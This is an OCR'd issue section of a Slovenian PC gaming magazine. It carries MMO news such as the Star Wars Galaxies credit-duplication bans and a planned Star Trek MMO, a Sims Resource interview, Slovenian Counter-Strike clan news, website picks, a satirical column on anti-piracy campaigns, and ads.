Na koncu se je izkazalo, da se je to enkrat že pripetilo, in sicer v zgodnjih obdobjih igranja te igre, kjer so pirati ustvarili na milijarde kreditov. Administratorjem jih takrat ni uspelo ujeti, zadeva pa je obstoječo ekonomijo v igri še bolj ohromila. Tokrat so početje nepridipravov uspeli zgodaj odkriti in iz igre so odstranili skoraj tri četrtine od 550 milijard podvojenih kreditov. Jasno, pri tem so se v navzkrižnem ognju znašli nedolžni igralci/trgovci. In vsaj 15 odstotkov vseh suspenzov je bilo neutemeljenih. Igralci so se seveda pritožili in v protest organizirali sestanek na planetu Naboo na strežniku Intrepid, kjer so pričeli obmetavati administratorje s pritožbami. Cela štala. No, tisti, ki so pri nečednostih sodelovali, so kljub vsemu odpotovali v prostranstva vesolja, se tam izgubili ter za vedno zapustili okolje *SW Galaxies*. Bili so odstranjeni.

"Dajte mi nazaj moje kredite. Sem samo nedolžen opazovalec, res."

Chris Kramer, direktor odnosov z javnostjo pri SOE, je oznanil: "Zgodil se je pravi pravcati vihar v majhni kavni skodelici. Protestiralo je manj kot 200 igralcev medtem ko celotna scena obsega prek 200.000 igralcev." Na spletnih forumih igralci obsojajo početje nekaj posameznih goljufov in podpirajo odločitev Sonyevih administratorjev kljub temu, da je precej igralcev od takrat pa do danes že preklicalo naročnino na *Galaxies*.

Jah, karkoli se bo zgodilo, pritožb očitno še ne bo konec. Dobivali smo pošto od uporabnikov, ki so po cele tri dni čakali na odgovor od pristojnih služb SOE. In to na preprosto vprašanje, da ne bo pomote. Ljudje se pritožujejo nad ceno posameznih prenosov likov, ki znaša kar 30 dolarjev. Šest jurjev za to, da vam lik premaknejo z enega uporabniškega računa na drugega ali iz ene v drugo galaksijo?! Ekonomija v igri je menda zdelana kot staro kljuse, tehnika Holo-grinding (z njo si igralci pomagajo na poti do obvladanja mojstrovin Jedijev) ni dodelana in ne deluje tako, kot bi morala, in glej no, glej, službe za pomoč uporabnikom ignorirajo tiste uporabnike, ki niso v EU. Napak je še več, nekaj pritožb je seveda tudi neutemeljenih. Brez ognja pa ni dima, pravijo, in pomoč administratorjev vsekakor ni na posebej visokem nivoju. Če se jim ne ljubi ukvarjati z uporabniki in njihovimi vprašanji ter pritožbami, potem se bo z njimi ukvarjal pač nekdo drug. Odwarpajte v drugo galaksijo.

www.starwarsgalaxies.com

ZADNJE MEJE

Raziskovanje novih čudnih svetov, doslej še ne videnega življa in civilizacij ter pohod tja. Kam? Tja, kamor človeška noga še ni stopila.

Perpetual Entertainment so oznanili prihod igre MMO iz vesolja *Star Trek*, ki se bo dotaknila vseh njegovih obdobij. Z začetkom na začetku in koncem čisto na repu se bo pomikala skozi različne zgodbe, predvsem o vas samih, ki se boste znašli v vlogi pripadnika flote raziskovalcev. Izbirali boste lahko med različnimi znanimi rasami ter igrali v prvo- ali tretjeosebnem pogledu na dogajanje okoli vas. Misij bo cel kup, reševali pa jih boste sami ali skupaj z družbo, če ste bolj šibke sorte. Posamezne naloge bo določala organizacija StarFleet in poveljniška klika v njej, ki bo gulila fotelje ter opazovala mnoštvo lučk na posameznih prikazovalnikih niti ne vedoč, kaj katera izmed njih predstavlja. Jahali na ladji Enterprise ne boste, srečevali pa se boste z liki in lokacijami iz serije .

Glen Dahlgren kot glavni oblikovalec igre ne more prehvaliti samega sebe in navdušeno potegne: "Že nekaj časa pri Perpetualu po tihem delamo na tehnologiji, ki nam bo omogočila ustvariti popolnoma novo generacijo iger MMO, katere bodo povezovale ljudi, preko meja do sedaj nikoli mogočih izkušenj." Da, da. Kapitalisti so podjetju že namenili približnih 6,5 miljona dolarjev in lahko ste prepričani, da bodo za takšne "peneze" "nikoli doslej uporabljeno čudežno tehnologijo" iztisnili iz vaših gangljev, če bo potrebno. V zaščito projekta so vklopili celo 20.000 dolarjev vredno zadevico, imenovano Content Alarm, ki jo je razvilo podjetje Tablus in ki preverja ključno vsebino ter direktorjem ustvarja mesečne reportaže o tem in onem dogajanju s to vsebino. Pošteno, paranoja se bo podjetju Perpetual Entertainment nemara izplačala a dokler nam ne prikažejo česa novejšega o njihovi "najboljši in najbolj oh in sploh najboljši" tehnologiji, se gremo raje drsat po medvedjih hrbtih.

Zadevico razvijajo že dobri dve leti in različica beta naj bi luč sveta uzrla šele leta gospodovega 2006. Pa se nam bo še ljubilo čakati?

www.perpetualent.com

Beta-inhibitorji

Obstaja način, s katerim bi zaustavili naval različic beta? Pravzaprav obstaja...

Končno, prišlo je nadaljevanje igre *Neocron*, vsaj v ovoju beta in na voljo smrtnikom za posamezni test ali dva. A nikarte se prehitro veseliti, prva poročila niso vzpodbudna. Skupnost je leta čakala na prvo zastonjsko razširitev izvirnika, ki je bila inovativna in drugačna, ko se je zaletela ob naše trde diske. Dodatek *Beyond Dome of York* so prelagali tako dolgo, da je vmes že prešel v legendo. Pojavil se je zdaj in še to ne kot dodatek, ampak kot nadaljevanje. Da, to pomeni, da ga boste morali kupiti. Naša končna obsodba kljub temu še ni predmet sedanjosti, všeč nam je občutek *Deus Ex/System Shock 2*, smo pa razočarani nad predvidenim povečanjem stroškov naročnine, igra uporablja isti pogon in še zastonj ni več.

Zanima nas tudi *A Tale in the Desert 2*. Videti je, da bo pogon v igri enak kot pri prejšnji različici, je pa igra kompleksnejša in precej drugačna. Vsi tisti, ki že hlastate po igralnih pripomočkih, pa se malo pomirite. Igra je prepolna ugank, pacifistično usmerjena, saj vsekakor ne bo nobenega trganja glav. Vseeno jo željno pričakujemo.

Čeprav nas je snemanje igre *EQ2* precej utrudilo in skorajda odpičilo v nepregledne širjave vegetacijskega stanja uma, smo zadovoljni s to igro MMO. Igralna je kot *Morrowind*, izgleda kot *3DMark* in po našem mnenju se bo spopadla z igro *World of Warcraft*. Odločili bosta namreč o tem, kako bodo igre MMO izgledale v prihodnosti.

E, ponujali so nam tudi *S.T.A.L.K.E.R.*, poročilo o njem pa smo raje prihranili za naslednjo številko. Naj vam še povemo, da je testiranje igre *WoW* pokazalo, da se bodo strežniki lahko spopadli z več deset tisoč igralci naenkrat. Vsaj toliko jih seveda v posameznih teritorijih tudi pričakujemo. Gneča bo.

In čisto na koncu še tole. Za vse le ni tako rožnato, kot se zdi na prvi pogled. Slaba koda je prisilila podjetje Codemasters v konzerviranje naslova *Dragon Empires*. To niti ni preveč prepričljiv razlog, verjamemo pa, da če bi komu uspelo odpraviti težave, bi to uspelo podjetju Codemasters.

Prodajanje soka v puščavi je dobra ideja.

V *Neocronu* se zvečine srečujete le s Švabskimi kiberpunkovci.

Glej no glej. *Neocron 2* izgleda srhljivo podoben *Neocronu*.

LJUDJE, KI IGRAJO IGRE

ZALOGE ZA SIMS

Odgovarjal je vodja projekta The Sims Resource, g. Steve Bonham.

Kako ste pričeli s TSR?

The Sims Resource je bil moj prvi poskus s spletno stranjo daljnega avgusta leta 1999. Želel sem ustvariti platformo in vzpodbuditi ljudi k ustvarjanju predmetov za priljubljeno igro The Sims, ki je postala najbolje prodajana igra za PC vseh časov. Takrat se seveda nisem zavedal, kako popularna bo postala ta stran in kako pomembna bo za skupnost igralcev *The Sims*. Te dni portal predstavlja pravo pošast. Ducat ljudi namreč skrbi za pravilno delovanje strani in profesionalen odnos s skupnostjo.

Koliko stvari imate na strani? So preobleke ustvarili vaši forumaši?

Vseh zadevic je več kot 80.000. Naša skupnost zajema okoli 400.000 aktivnih uporabnikov, ki večino teh stvari tudi sami napravijo, imamo pa tudi nekaj ljudi, ki so med najboljšimi v ustvarjanju predmetov v svetu *Sims* in ki ustvarijo res dobre stvaritve, ki izboljšajo igranje. Vsak dan je z našega portala snetih okoli 400.000 datotek.

Koliko stane mesečna naročnina na TSR? Kakšne prednosti imajo uporabniki?

Naročnina je okoli 600 tolarjev na mesec, če se naročite za celo leto, imamo celo pakete naročnin, med katerimi lahko izbirate. Če postanete član, dobite takojšen in neomejen dostop do več kot 80.000 stvari, ki jih lahko snamete, povezave pa pri tem ne omejujemo. Kot naročnika vas čaka še nekaj drugih ugodnosti, ne bi pa vsega komentiral, poglejte na naši spletni strani.

Imate kak nasvet za tiste, ki želijo tako kot vi ustvariti skupnost na spletu za igre, ki jih radi igrajo?

Skupnost lahko obstaja le, če ji je na voljo dovolj možnosti. Vsaka stran predstavlja v bistvu nek prispevek in sodelovanje. Ni pomembno, kako veliko stran imate, čez nekaj časa bo postala del skupnosti. Pričnite z majhno stranjo in videli boste, kam vas bo to pripeljalo. Na začetku je težko ciljati na dimenzije TSR in ne mislite, da ste nesposobni, če tega ne dosežete takoj. Bodite ponosni na tisto, kar imate.

Kje vas lahko najdemo?

www.thesimsresource.com
irc.thesimsresource.com
http://forums.thesimsresource.com

Spletna stran je pregledna in okusno oblikovana.

Plemenska scena

Mesečni skropucalski plagiat online prigod slovenskih klanov.

Tema meseca: "Očka, zakaj teroristi ne plentajo bombe? Zakaj kempajo na spawnu?"
"Sine, ti ja igraš *Counter Strike*."

CS: Source v počepu

Jasno, komaj se je zadeva pojavila na strežnikih Steam, s katerih so si jo tisti najbolj igranja potrebni sneli takoj, ko je bila na voljo (po predhodnem plačilu 50 evrov za paket *Half-Life 2* in *Counter Strike: Source*), že se je pojavila piratska različica, skupaj s "popravkom" za spletno igranje, kar pomeni, da so se igralci lahko udejstvovali spopadov tudi na strežnikih, ki niso bili prirejeni posebej za gusarske različice. Čemu to pravzaprav služi? Dejstvo je, da so vsi največji naslovi iger tarča piratskih napadov zaradi nenehne medijske evforije, ki se plete okoli njih.

Spletne strani in revije, posvečene igralstvu, publiko vzburjajo z najrazličnejšimi predstavitvami posameznih naslovov in pričakovanja se temu primerno povečajo. *Half-Life 2* je tako v zadnjem letu doživel že toliko težav, da smo vse do zadnje objave podjetja Valve, ki je oznanila res dokončen prihod igre na prodajne police, ničnо zategnili vsakemu, da se bo ta izdaja zavlekla še pozno v zimske mesece, katerega leta pa nam ni bilo povsem jasno.

A, hej, *CS: Source* je tu, čuti pa se prav zelo podobno staremu *Counter Striku*. Izgleda drugače, kako naj ne bi. Oblečen je v precej podrobnejše teksture in s precej sposobnejšim grafičnim pogonom.

Vse to pa še ne navdušuje tako zelo. *CS:S* se od predhodnika najbolj razlikuje v fizikalnem pogonu in po občutku igranja – občutek, da končno streljate v trupla, bo zdaj višji kot kadarkoli prej. In spopadi so impresivni, mrtvi modeli igralcev pa obvisijo naokoli po škatlah, stopnicah in pohištvu, kot bi jim ravnokar iztrgali dušo. Starim mačkom je seveda takoj šlo v nos to, da pri merjenju ne zadenejo tako kot so tega vajeni – igra naj bi bila preveč prijazna za začetnike, orožja brez poštenega odmika in tako naprej. Kdor je mislil, da bo v roke dobil perfektno igro, se torej moti; Valve je precej znan po tem, da pri njih traja, preden določene stvari popravijo, in verjetno se igralcem v tem primeru ne bo godilo nič bolje.

Pa bodo popravki sploh potrebni? Na spletnih forumih se odvijajo burne debate o tem, katera različica je boljša, dejstvo pa ostaja le eno: *CS:S* bo zamenjal *CS* na večjih tekmovanjih in scena bo prisiljena migrirati na nove položaje, če bo želela iz sebe kaj ustvariti. Še posebej slovenska. Zanimivo, da nihče ni zagnal posebej velikega cirkusa okoli tega, da je Valve na trg vrgel igro, ki je namenjena izključno večigralstvu, v njej pa so vdelane goljufije, ki igralcem pomagajo pri igranju in jih torej postavijo v precej boljši položaj na strežniku pred tistimi, ki nedovoljenih pomagal ne uporabljajo. Med prvimi so se na to odzvali na spletnem portalu ClanBase ter nemudoma zaprli vse lestvice *CS: Source*. Zdaj, ko smo dobili prvi popravek za igro, naj bi Valve popravil napako in goljufije naj bi delovale le, če jim bi to dopuščal strežnik. Lestvice bodo tako v kratkem spet zadihale, mi pa se sprašujemo, če bo katero izmed slovenskih plemen tokrat kaj dejansko doseglo. Glede na to, da je igra ravno toliko spremenjena, da so se nekatere prednosti mogoče res dejansko izničile, si bomo privoščili upati na kakšen posebej odmeven rezultat. Kdor ima kaj za pripomniti, lahko svoj besednjak uporabi tudi na forumu Discharged, mi pa smo se pogovorili z igralcem iz te posebne prirodoslovne veje igralstva, BonDom iz plemena Geek Organisation.

***CS: Source* je končno zunaj. Ali nam zaupaš, kakšni so tvoji prvi vtisi?**
[G]BonD: Vtisi so zelo pozitivni kar zadeva grafične posodobitve. Igra se je zelo približala realnemu načinu. Zadnje čase se je veliko govorilo o drži vojakov v igri, saj so tile videti, kot bi imeli grbe. A vseeno so prvi vtisi zelo pozitivni.

Bo *CS: Source* gladko zamenjal *CS 1.6* na tekmovanjih ali obstajajo določene pomanjkljivosti in če, katere so?
[G]BonD: *CS:S* bo nadomestil *CS 1.6* že zato, ker nas bodo prisilili k temu. Počasi bodo prenehali s posodabljanjem *CS 1.6* in večina igralcev bo začela igrati *CS:S*. Naj še omenim, da se samo še na letošnjem Nations Cupu igra *CS 1.6*, prihodnje leto se bo že igral *CS:S*. Pomanjkljivost v *CS:S* so zelo težko opazne. Ena večjih je ta, da moraš sam napisati posebno skripto, če želiš imeti v igri konzolo.

So lepe in dodelane teksture pomembne za spletno igranje in LAN tekmovanja, do kolikšne mere modificiraš svoj pogled na dogajanje v igri?
[G]BonD: Pogled na dogajanje je zelo lep in dodelane so tudi teksture, ampak to je pomembno, dokler gre za enoigralski način igranja. Če pa je igra namenjena igranju preko spleta in v LAN-u, so po mojem boljše nekoliko slabše teksture zaradi manjše obremenjenosti računalnika. Modifikacij je veliko, zlasti na različnih škatlah, sodih in drugih premičnih stvareh. Upam, da bodo nadaljnji popravki predvsem v smeri odpravljanja goljufanja in načina preračunavanja zadetkov pri strežnikih in odjemalcih, saj so le-ti izračuni velikokrat različni (en igralec jih vidi drugače kot drugi).

Vedno več geekov...brrrr

Če smo že pri Geekih, fantje nekaj ustvarjajo, poletje in njega radosti so očitno mimo, začela se je šola in potrebno je zabušavati ob računalnikih. Naboru svojih igralcev so dodali kar dve polni postavi tujcev, v obeh primerih naj bi šlo za izkušene igralce, Italijani naj bi bili celo najboljši na škornju, medtem ko naj bi bila njihova francoska četa vsaj med petimi najboljšimi žabarji. Hej, kako se bo to obrnilo še ne vemo, lahko pa rečemo, da upamo, da se pretirana širitev ne bo končala tam, kjer ni muh. 15. oktobra je klan praznoval svoj prvi rojstni dan, skupaj so se zbobnali lani, med pripravami na veliki dogodek LAN v Prevaljah na Koroškem, kjer so na koncu zasedli četrto mesto

Konec lepega

Pred nekaj tedni se je zaključil tudi slovenski turnir v igri *Call of Duty*, ki ga je tako prijazno gostil ClanBase. Presenečenj ni bilo, vsaj za tiste ne, ki spremljajo sceno. Klan GameMadness je po tistem, ko je v četrtfinalu premagal pleme (SLOfaca) v polfinalu ugnal še #Core-Gaming ter tako pokazal, da je največji favorit za osvojitev najvišje lovorike v državi. In zgodilo se je, da jih je v finalu pričakal klan Sexy Gaming, ki se je tja privlekel z nič kaj manj blestečima zmagama nad THC in #pure. Evil. Finale odigrano med gM in seXy pa je naposled pripadlo gM, ki so tako zaključili turnir brez poraza in si vsaj za nekaj časa zagotovili mesto najboljših drugosvetovnih vojščakov v Sloveniji. Vrstni red: gM, seXy, pE in core. Pošteno. Čestitamo njim in tudi fantom, ki so tekmovanje organizacijsko uspešno pripeljali do konca.

Ta odprtost odprtih pokalov

Na ClanBase divjajo te dni hudi spopadi za uvrstitve v nadaljnja tekmovanja v posameznih odprtih pokalih, mi pa smo si ogledali, kako je slovenski bober blagoslovil katero izmed naših plemen. Do zaključka redakcije nam je uspelo izvedeti, da je bilo drezanje v bobra od zadaj do sedaj usodno za plemena kot so Lethality, ki tokrat tekmuje v pokalu UT2004 TDM Fall Cup 2004, madDogs, ki se poizkušajo v *Enemy Territory* in Game Madness, ki so se za spremembo polotili polaganja bombe še v *Call of Duty*. Trgajo, jasno, še ARU, #Core-Gaming in (SLOfaca), ki je že zagotovo v naslednjem krogu tekmovanja s štirimi zmagami in enim porazom. Hej, če smo na koga pozabili naj nas toži za kilo "koletka" in bonbone 505 s črto.

www.clanbase.com

KONAMI

Najboljši nogomet za PC

Pekel ali zmaga

vse je odvisno od tebe

PRO EVOLUTION SOCCER 4

Distribucija in prodaja

VideoToP

3+ www.pegi.info

PlayStation.2 | XBOX LIVE | PC DVD ROM www.konami-europe.com

and "PlayStation" are registered trademarks of Sony Computer Entertainment Inc. All Rights Reserved. Microsoft, Xbox and the Xbox logos are either registered trademarks or trademarks of Microsoft Corporation in the U.S. and/or other countries and are used under license from Microsoft

(C)2004 KONAMI & Konami Computer Entertainment Tokyo JFA (C) 1996 JFA (C) 2002 JFA.MAX (C) 1996 JAPAN FOOTBALL ASSOCIATION (C) 2002 JFA.MAX KFA (C) 2001 Korea Football Association. Special thanks to Fortuna, MUKTA, SEJIN. Denis for Korea National Team data. FIFPro: the use of real player names and likenesses is authorised by FIFPro and its member associations. All other copyrights or trademarks are the property of their respective owners and are used under license. adidas: adidas, the adidas logo and the 3-Stripe trade mark are registered trade marks of the adidas-Salomon group, used with permission. Roteiro is a trade mark of the adidas-Salomon group, used with permission. Club teams: officially licensed by Eredivisie NV Gioco ufficialmente concesso in licenza della LEGA NAZIONALE PROFESSIONISTI. Campeonato Nacional de Liga 2003/04 Primera y/o Segunda Division. Producto bajo Licencia Oficial de la LFP. All other copyrights or trademarks are the property of their respective owners and are used under license. Konami: KONAMI (R) and PRO EVOLUTION SOCCER TM are either registered trademarks or trademarks of KONAMI CORPORATION. (C) Rules (C) 2004 KONAMI & Konami Computer Entertainment Tokyo.

Najboljše s spleta

Bog je internet ustvaril v šestih dneh, sedmi dan pa je ustvaril *PCF*, da bi pisali o njem. Tako piše v evangelijih...

Wankel, ne Vanček, a ste slepi?

BATI
MESECA

ANIMATED ENGINES
www.keveney.com/Engines.html

Pojma nimamo, kako delujejo motorji. Zaradi nas lahko avtomobili delujejo tudi tako, da jih napolnimo z gorivom, ki je hrana avtomobilskim vilam, ki nato dovolj močno opletajo s svojimi majhnimi krilci, da se naši avti premikajo. A smo bili kljub temu kar nekako potešeni, ko smo začarano strmeli v animirane sličice različnih vrst motorjev na spletni strani Matta Keveneya. Tekoče premikanje in prijetna animacija sta nas zazibala v omamo, v kateri bi zadremali še tako luditski umi. To pa očitno ni namen te strani, saj ima avtor neke čudne ideje, da bi nas izobraževal.

IZTREBLJEVALEC
MESECA

HOW MUCH IS INSIDE?
www.cockeyed.com/inside/howmuchinside.html


Ko smo bili še mulci, smo imeli posteljnino z Garfieldovo sliko, ki je kazala debelega mačkona, zamazanega z zobno pasto, ki tarna, kako sovraži ponedeljke. Pred kratkim smo posteljnino podarili prijatelju, ki ima petletnega sina. Ta isti sin pa je sliko vzel kot povabilo, naj sam naredi kaj podobnega, zato je vsebino tube zobne paste veselo spraznil na tla v kopalnici. Takrat pa še nismo razumeli, kako moderen in hudo kul je bil. Rob Cockeram že šest let odkriva, kaj se skriva v stvareh. Ta del njegove strani opisuje praznjenja in trebljenja stvari v imenu Znanosti.

VELIKI KUPI
MESECA

THE MEGAPENNY PROJECT
www.kokogiak.com/megapenny

Zamislite si, kako izgleda 100 milijard penijev. Ne gre, kaj? Razen če niste pokukali na to sliko. Pa jih ni toliko,

Odkrivanje, koliko časa zdrži papirnata brisača, zahteva izdelavo zdrizaste mase. Preden se lotite tega doma, vprašajte za dovoljenje.



Dokazano je, da lahko 100 milijard penijev uniči ameriški nogomet.

veste. Jih je namreč 100 milijard, 17 milijonov, 659.339. Penijev, seveda. Ha, zdaj je pa vam nerodno, kaj? Da bi nam prihranil peklenske muke ob razmišljanju, kako izgleda ogromno majhnih kovancev, je Kogiak Media ustvarila slike vsega, od enega samega kovanca za en cent, do kvintilijona teh istih kovancev. Zelo uporabno, saj je to le 4,999.452-krat več, kot je vseh penijev v obtoku. In ne skrbite, isto stvar so naredili s kravami. Nekateri imajo preprosto odločno preveč časa...

RECEPT
MESECA

COOKING WITH CRISPS
www.flaneur.org.uk/html/food/crisps1.html

Kot smo že nekajkrat dokazali v tej rubriki, že dolgo vohunimo za varni. Naj vam ne bo nerodno, saj ste tudi sami že kdaj počeli kaj takega. Zato tudi vemo, da kdaj pa kdaj potuhnjeno zamenjate Pošten Obrok za Prave Moške za vrečko čipsa. Kar priznajte, obljubljamo

Avtorska patrulja

Ali financirate terorizem? Ali ste tudi sami teroristi? Pri *PCF* smo besni, zato ste lahko besni tudi vi.

Piratstvo je zločin! Tako pravi Industry Trust for IP Awareness Limited. O tem ni dvoma. Število smrti, ki jih povzročijo pirati, je v zadnjem letu strmo naraslo, tako da so na določenih trgovskih poteh leta 2003 zabeležili kar 33 odstotkov več žrtev kot leta 2002. Piratstvo je velik in nevaren problem. In, kot bi lahko sklepali, precej bolj nevarno kot kopiranje DVD-ja. Kampanja na **www.piracyisacrime.com** je najnovejši in najbolj butast poskus preprečevanja kupovanja nelegalno kopiranih DVD-jev na boljših sejmih. Tokrat zato, ker... se s tem financira terorizem! Kako to vedo? Ker so tako povedali, brez vsake osnove ali dokazov. Njihova predstavnica, Lynn Faulds-Wood (ki že 30 let uspešno brani otroška očesca pred ostrimi predmeti) je v intervjuju za BBC Five Live uspela prikazati, kako puhla in hujskaška je ta kampanja. PC-pismeni poslušalci so pojasnili, da bi, če bi si želeli lastiti nelegalen DVD, le-tega preprosto sneli z interneta. Gospa Faulds-Wood jih je popravila in jim pojasnila, da oni v bistvu govorijo o "snemanju glasbe", ker s filmi tega menda ni mogoče početi. DVD-ji prihajajo iz tujine, je še razložila.

Upamo, da poslušalci niso mislili, da snemajo glasbo, ker smo bili pred kratkim priča novega vala protiustavnih akcij, ki ga je RIAA izvedla proti ameriškim otrokom in ostarelim, ne da bi sploh poznala njihova imena. Vloženih je bilo dodatnih 744 tožb zoper posamezniike, ki so v obtožnicah imenovani kar "neznanec" – zahvaljujoč anonimnosti internetnih naslovov; cela zadeva je daleč največja farsa v poskusih ustrahovanja ameriške javnosti.

"GRE ZA BUTAST POSKUS, DA BI VAM PREPREČILI KUPOVANJE NELEGALNIH DVD-JEV"

Ta zadnji izpad je dokazal, da se RIAA neprimerno bolj boji kot pa posamezniki, ki si izmenjujejo datoteke. Prizivno sodišče v San Franciscu je pred kratkim presodilo, da storitvam P2P ne bo prepovedalo delovanja v korist velikanom industrije. "Glede na okoliščine, ki so bile predstavljene v primeru, smo določili, da obtoženi niso odgovorni za sodelovanje ali posredovanje v nelegalni izmenjavi avtorsko zaščitenega materiala in s tem potrjujemo sodbo nižjega sodišča." Velik udarec za RIAA; tja kjer pošteno boli.

Najbolj presenetljivo v tem primeru pa je dejstvo, da je sodišče uvidelo, da nove tehnologije vsakič izzovejo negativne odzive tistih, ki si želijo samo profita. "Zgodovina je pokazala, da čas in tržne sile vzpostavijo ravnovesje interesov, pa naj gre za klavir, fotokopirni stroj, PC, predvajalnik za karaoke ali predvajalnik MP3. Sodišča morajo biti razsodna in previdna, preden prestrukturirajo teorije krivde, ko gre za domnevna izkoriščanja trga, kljub domnevni razsežnosti neke dejavnosti."

Čips: sestavina, ki je vedno manjkala, je končno odkrita.

vam, da vam bo laže. Zato smo tukaj.

Majhen del vodiča Joeja McNallyja po najbolj grozni hrani vseh časov vključuje tudi poskeniran reklamni letak, ki ga je izdalo podjetje Smiths, ki izdeluje, da, uganili ste, čips. Na njem so recepti za banana split s čipsom in limonovo pito – s čipsom. To je trden dokaz, da je ni hrane, ki je ne bi mogli pokvariti do odvratnosti s tem vsestranskim kosom žaltavega krompirja.

Ustanova

PSIHOTERAPIJA MESECA


Nilski konj, aligator in ovca, ki misli, da je pes.

Risanke v Flashu prihajajo in odhajajo, njihov kratek obstoj pa zariše smehljaj na kakšno lice, huronski smeh ali poplavo sporočil po forumih. Redke pa so take, da vas pripravijo do plezanja na najvišji hrib ali prvi semafor, kjer bi kriče razglašali njihov obstoj. *Die Anstalt* je točno taka risanka.

Vaša naloga je psihoanalizirati aligatorja, ki obsesivno objema svojo blazino, modrega nilskega konja, ki ima z zadrgo zaprta usta in se ne more ločiti od svoje igre, ter ovco, ki laja. Skozi serijo testov, analiz in najrazličnejših oblik terapije lahko vaše odločitve tem srčkanim bitjem pomagajo najti srečo v življenju ali jim prislužiti dosmrtno bivanje v mentalni instituciji.

Najbolj impresivne so prav podrobnosti, saj lahko vidite celo vrsto odzivov na vaš pristop. Ali bo nilski konj postal obseden z Gameboyem, ki ga je priključil na internet? Si bo kaj naredil? Ali se bo do konca življenja samo še smehljal? Vaši pacienti so pripravljeni, gospod doktor.

www.parapluesch.de



Ubogi nori nilski konjiček. Bodite nežni z njim.


FM 102.1 99.5 Stereo RDS®
Radio ViVA
M. Sobota, tel.: 02/530-85-20

POGLED V PRETEKLOST...

THINGS MY GIRLFRIEND AND I HAVE ARGUED ABOUT
www.thingsmygirlfriendand ihavearguedabout.com

Ta spletna stran je odlična. Sicer se več ne obnavlja, a je še vedno na spletu. Njen avtor, Mil Millington, je odšel slavi in novim izzivom naproti. Uspeh te spletne strani se je namreč prelil na strani Guardiana in pogrošnih romanov – vse to samo zaradi občasnega objavljanja podrobnosti o njegovih ljubezenskih peripetijah (beri: prepirih).

Skrivnost je v fantastični prozi, ob kateri začutite tako bolečo in živce parajočo frustracijo, kot tudi spoznanje, da je dečko tudi sam kriv za nekatere situacije. Danes je on seveda vse preveč pomemben, da bi se mu ljubilo obnavljati stran in deliti tegobe z nami, ubogimi parami.



eBatt Battery shop
akumulatorji, baterije, polnilniki, napajalniki, svetilke, foto in video oprema...
www.ebatt.si
tel : 01 563 56 66, 03 491 02 10

